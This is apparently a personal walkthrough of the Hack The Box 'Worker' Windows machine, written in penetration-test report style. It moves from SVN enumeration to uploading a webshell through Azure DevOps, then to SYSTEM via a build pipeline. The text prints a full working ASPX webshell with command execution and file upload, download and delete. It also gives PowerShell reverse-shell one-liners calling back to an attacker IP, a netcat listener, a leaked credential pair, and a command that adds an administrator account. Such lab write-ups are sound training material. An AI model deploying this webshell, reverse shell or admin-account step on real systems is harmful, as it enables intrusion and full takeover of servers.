Worker (Windows)

Tags	
Created	@October 2, 2021 1:18 PM
Updated	@October 17, 2021 10:28 AM

Report – Methodologies

3.1 Report – Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, OS-XXXXX was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

3.2 Report – Service Enumeration

Summary of open ports for each net

3.3 Report – Penetration

Vulnerability Exploited:

- Explanation
- Privilege Escalation
- Fix
- Severity
- PoC code
- Steps to exploit:

1. Enumeration

    1. Service enumeration:

```
git clone https://github.com/maurosoria/dirsearch.git
cd dirsearch
pip3 install -r requirements.txt
python3 dirsearch.py -u 10.129.2.29 -e html, php, js
```

Gobuster and dirb took too long.

We have a broken auth SVN

https://www.perforce.com/blog/vcs/svn-commands-cheat-sheet

```
svn checkout svn://10.129.2.29:3690
svn list svn://10.10.10.203:3690
svn log svn://10.10.10.203:3690
svn diff -r2 svn://10.10.10.203:3690
```

So we now have the creds.


I immediately added an entry to /etc/hosts file:

```
10.129.2.29 devops.worker.htb alpha.worker.htb cartoon.worker.htb lens.worker.htb solid-state.worker.htb spectral.worker.htb story.worker.h
```

Used the creds and got in devops.worker.htb.

Clicked the orange Git button (Git Spectral).

1. Foothold



Made an ASP .NET webshell shell.aspx:

```
cp /usr/share/webshells/aspx/cmdasp.aspx shell.aspx
```

Made a new branch and uploaded the file in it, then merged these branches by a pull request.


http://spectral.worker.htb/shell.aspx

Important: Made another shell with these to see software's working directory (:W/)

```
<%-- ASPX Shell by LT <lt@mac.hush.com> (2007) --%>
<%@ Page Language="C#" EnableViewState="false" %>
<%@ Import Namespace="System.Web.UI.WebControls" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>

<%
  string outstr = "";

  // get pwd
  string dir = Page.MapPath(".") + "/";
  if (Request.QueryString["fdir"] != null)
    dir = Request.QueryString["fdir"] + "/";
  dir = dir.Replace("\\", "/");
  dir = dir.Replace("//", "/");

  // build nav for path literal
  string[] dirparts = dir.Split('/');
  string linkwalk = "";
  foreach (string curpart in dirparts)
  {
    if (curpart.Length == 0)
      continue;
    linkwalk += curpart + "/";
    outstr += string.Format("<a href='?fdir={0}'>{1}/</a> ",
```

```
                HttpUtility.UrlEncode(linkwalk),
                HttpUtility.HtmlEncode(curpart));
  }
  lblPath.Text = outstr;

  // create drive list
  outstr = "";
  foreach(DriveInfo curdrive in DriveInfo.GetDrives())
  {
    if (!curdrive.IsReady)
      continue;
    string driveRoot = curdrive.RootDirectory.Name.Replace("\\", "");
    outstr += string.Format("<a href='?fdir={0}'>{1}</a> ",
                HttpUtility.UrlEncode(driveRoot),
                HttpUtility.HtmlEncode(driveRoot));
  }
  lblDrives.Text = outstr;

  // send file ?
  if ((Request.QueryString["get"] != null) && (Request.QueryString["get"].Length > 0))
  {
    Response.ClearContent();
    Response.WriteFile(Request.QueryString["get"]);
    Response.End();
  }

  // delete file ?
  if ((Request.QueryString["del"] != null) && (Request.QueryString["del"].Length > 0))
    File.Delete(Request.QueryString["del"]);

  // receive files ?
  if(flUp.HasFile)
  {
    string fileName = flUp.FileName;
    int splitAt = flUp.FileName.LastIndexOfAny(new char[] { '/', '\\' });
    if (splitAt >= 0)
      fileName = flUp.FileName.Substring(splitAt);
    flUp.SaveAs(dir + "/" + fileName);
  }

  // enum directory and generate listing in the right pane
  DirectoryInfo di = new DirectoryInfo(dir);
  outstr = "";
  foreach (DirectoryInfo curdir in di.GetDirectories())
  {
    string fstr = string.Format("<a href='?fdir={0}'>{1}</a>",
                HttpUtility.UrlEncode(dir + "/" + curdir.Name),
                HttpUtility.HtmlEncode(curdir.Name));
    outstr += string.Format("<tr><td>{0}</td><td>&lt;DIR&gt;</td><td></td></tr>", fstr);
  }
  foreach (FileInfo curfile in di.GetFiles())
  {
    string fstr = string.Format("<a href='?get={0}' target='_blank'>{1}</a>",
                HttpUtility.UrlEncode(dir + "/" + curfile.Name),
                HttpUtility.HtmlEncode(curfile.Name));
    string astr = string.Format("<a href='?fdir={0}&del={1}'>Del</a>",
                HttpUtility.UrlEncode(dir),
                HttpUtility.UrlEncode(dir + "/" + curfile.Name));
    outstr += string.Format("<tr><td>{0}</td><td>{1:d}</td><td>{2}</td></tr>", fstr, curfile.Length / 1024, astr);
  }
  lblDirOut.Text = outstr;

  // exec cmd ?
  if (txtCmdIn.Text.Length > 0)
  {
    Process p = new Process();
    p.StartInfo.CreateNoWindow = true;
    p.StartInfo.FileName = "cmd.exe";
    p.StartInfo.Arguments = "/c " + txtCmdIn.Text;
    p.StartInfo.UseShellExecute = false;
    p.StartInfo.RedirectStandardOutput = true;
    p.StartInfo.RedirectStandardError = true;
    p.StartInfo.WorkingDirectory = dir;
    p.Start();

    lblCmdOut.Text = p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd();
    txtCmdIn.Text = "";
  }
%>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
  <title>ASPX Shell</title>
  <style type="text/css">
    * { font-family: Arial; font-size: 12px; }
    body { margin: 0px; }
    pre { font-family: Courier New; background-color: #CCCCCC; }
    h1 { font-size: 16px; background-color: #00AA00; color: #FFFFFF; padding: 5px; }
    h2 { font-size: 14px; background-color: #006600; color: #FFFFFF; padding: 2px; }
    th { text-align: left; background-color: #99CC99; }
    td { background-color: #CCFFCC; }
    pre { margin: 2px; }
  </style>
</head>
<body>
  <h1>ASPX Shell by LT</h1>
    <form id="form1" runat="server">
    <table style="width: 100%; border-width: 0px; padding: 5px;">
    <tr>
      <td style="width: 50%; vertical-align: top;">
        <h2>Shell</h2>
        <asp:TextBox runat="server" ID="txtCmdIn" Width="300" />
        <asp:Button runat="server" ID="cmdExec" Text="Execute" />
        <pre><asp:Literal runat="server" ID="lblCmdOut" Mode="Encode" /></pre>
      </td>
      <td style="width: 50%; vertical-align: top;">
        <h2>File Browser</h2>
        <p>
          Drives:<br />
          <asp:Literal runat="server" ID="lblDrives" Mode="PassThrough" />
        </p>
        <p>
          Working directory:<br />
          <b><asp:Literal runat="server" ID="lblPath" Mode="passThrough" /></b>
        </p>
        <table style="width: 100%">
          <tr>
            <th>Name</th>
            <th>Size KB</th>
            <th style="width: 50px">Actions</th>
          </tr>
          <asp:Literal runat="server" ID="lblDirOut" Mode="PassThrough" />
        </table>
        <p>Upload to this directory:<br />
        <asp:FileUpload runat="server" ID="flUp" />
        <asp:Button runat="server" ID="cmdUpload" Text="Upload" />
        </p>
      </td>
    </tr>
    </table>

    </form>
</body>
</html>
```




```
python3 -m http.server 80
nc -nvlp 443
```

shell.ps1


```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("10.10.16.8",443);$stream = $client.GetStream
```

then we enter in the command shell box we have:


```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.16.8',443);$stream = $client.GetStream();[byte[]]$bytes = 0..6
```

Inside our user shell, after we found the user robisl:

```
cd W:
ls
#and so on...
```





```
Get-Content passwd
```



The list included the robsil user, which was the user of the attacked machine.. I therefore acquired a pair of credentials **robisl:wolves11**


then, on our Kali:

```
sudo gem install evil-winrm
evil-winrm -i 10.129.2.29 -u robisl -p wolves11
```



Now I logged in as robisl in the devops page. (closed the browser before)


Went to Pipelines and navigated as shown:




There, we see that
the username of the agent is Worker$ which is the hostname, revealing that our build definitions will be running as SYSTEM.


Chosen to build a new pipeline with the **classic editor blue button above the page**.


Then:





Adding inline Powershell task as follows:





The script:

```
net user cube Password123! /add ; net localgroup administrators cube /add
```

Then save and queue for deployment.

We can now connect to the machine using Evil-WinRM and the credentials cube / Password123!
and read the root.txt

```
evil-winrm -i 10.10.16.8 -u cube -p Password123!
```